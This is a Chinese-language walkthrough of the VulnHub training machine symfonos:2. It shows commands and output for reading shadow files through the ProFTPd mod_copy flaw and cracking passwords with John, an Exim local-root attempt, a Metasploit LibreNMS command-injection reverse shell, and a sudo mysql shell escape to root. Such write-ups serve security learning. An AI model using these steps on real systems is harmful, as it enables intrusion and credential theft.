> *靶机地址：* https://www.vulnhub.com/entry/symfonos-2,331/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~/AI-WEB1# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-02 13:14 CST
Nmap scan report for 192.168.139.1
Host is up (0.00016s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.135
Host is up (0.0014s latency).
MAC Address: 00:0C:29:5D:AA:1F (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00031s latency).
MAC Address: 00:50:56:FF:C1:78 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.05 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.139.135
```

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:5D:AA:1F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举


```
gobuster dir -u http://192.168.139.135 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```


```
/index.html (Status: 200)
[ERROR] 2020/02/02 13:16:04 [!] parse http://192.168.139.135/error_log: net/url:
ontrol character in URL
/index.html (Status: 200)
```



ProFTPd 1.3.5
WebFS httpd 1.21
139/445 Samba smbd

```
root@kali:~/AI-WEB1# searchsploit ProFTPd 1.3.5
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Me | exploits/linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execut | exploits/linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                     | exploits/linux/remote/36742.txt
---------------------------------------------- ---------------------------------
```






配合ProFTPd的文件拷贝漏洞把shadow.bak拷贝出来，再用john破解即可‘

> https://github.com/tokx/exploit-CVE-2015-3306 ，不知道网战根目录，没成功

```
[anonymous]
 path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
```

```
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> site help
214-The following SITE commands are recognized (* =>'s unimplemented)
 CPFR <sp> pathname
 CPTO <sp> pathname
 HELP
 CHGRP
 CHMOD
214 Direct comments to root@symfonos2
ftp> CPFR /etc/passwd
?Invalid command
ftp> site CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> site CPTO /home/aeolus/share
550 CPTO: Is a directory
ftp> site CPTO /home/aeolus/share/test
503 Bad sequence of commands
ftp> site cpto /home/aeolus/share/test
503 Bad sequence of commands
ftp> site CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/test
250 Copy successful
```



再把shadow.bak复制出来即可

```
ftp> site CPFR /var/backups/shadow.bak
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/shadow.bak
250 Copy successful
```

getshell

```
root@kali:~/symfonos2# john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA
2 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
```

ssh连接aeolus/sergioteamo

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1
aeolus@symfonos2:~$ sudo -l
[sudo] password for aeolus:
Sorry, user aeolus may not run sudo on symfonos2.
aeolus@symfonos2:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/bin/mount
/bin/su
/bin/ping
/bin/umount
aeolus@symfonos2:~$ exim4 -bV
-bash: exim4: command not found
aeolus@symfonos2:~$ /usr/sbin/exim4 -bV
Exim version 4.89 #2 built 28-May-2019 20:13:55
```

那么就用exim提权把

> *Exim 4.87 - 4.91 - Local Privilege Escalation*

```
$ exit
You have mail in /var/mail/aeolus
aeolus@symfonos2:/tmp$ ./46996.sh -m necat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

./46996.sh [-m METHOD]

-m setuid : use the setuid payload (default)
-m netcat : use the netcat payload

aeolus@symfonos2:/tmp$ ./46996.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 symfonos2 ESMTP Exim 4.89 Sun, 02 Feb 2020 19:48:41 -0600
250 symfonos2 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1iyQqv-0000Mq-NJ
221 symfonos2 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) : Connection refused
aeolus@symfonos2:/tmp$
```

两种都失败了。。。


看下wp，发现用nmap扫下自己


```
nmap -sV -A -p- localhost
```

发现8080端口有个web服务，需要ssh端口转发

```
ssh -L 8080:127.0.0.1:8080 aeolus@192.168.139.135
```

> *-L是本地端口，即攻击机监听的端口*






```
root@kali:~# searchsploit LibreNMS
---------------------------------------------- ---------------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------------
LibreNMS - addhost Command Injection (Metasploi | exploits/linux/remote/46970.rb
LibreNMS 1.46 - 'addhost' Remote Code Execution | exploits/php/webapps/47044.py
---------------------------------------------- ---------------------------------------
```

先msf打打试试

```
Module options (exploit/linux/http/librenms_addhost_cmd_inject):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password for LibreNMS
   Proxies                     no        A proxy chain of format type:host:port[,type:hos
t:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base LibreNMS path
   USERNAME                    yes       User name for LibreNMS
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux
```

用户名密码猜测是ssh的

```
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > run
[*] Exploiting target 0.0.0.1

[*] Started reverse TCP double handler on 192.168.139.128:4444
[-] Exploit aborted due to failure: not-found: Failed to access the login page
[*] Exploiting target 127.0.0.1
[*] Started reverse TCP double handler on 192.168.139.128:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname iQmjAITi
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully deleted device with hostname iQmjAITi and id #2
[*] Command: echo UyRo2yL1RRHuQ5Jl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Escape: not found\r\nUyRo2yL1RRHuQ5Jl\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.139.128:4444 -> 192.168.139.135:57156) at 202
0-02-03 10:09:22 +0800
[*] Session 2 created in the background.
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > session -i 1
[-] Unknown command: session.
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
```

```
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```

mysql提权

```
[*] Starting interaction with 1...

id
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
1shell
sh: 6: 1shell: not found
shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
cronus@symfonos2:/opt/librenms/html$ sudo mysql -e '\! /bin/sh'
sudo mysql -e '\! /bin/sh'
#

# cd /root
cd /root
#
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/100587936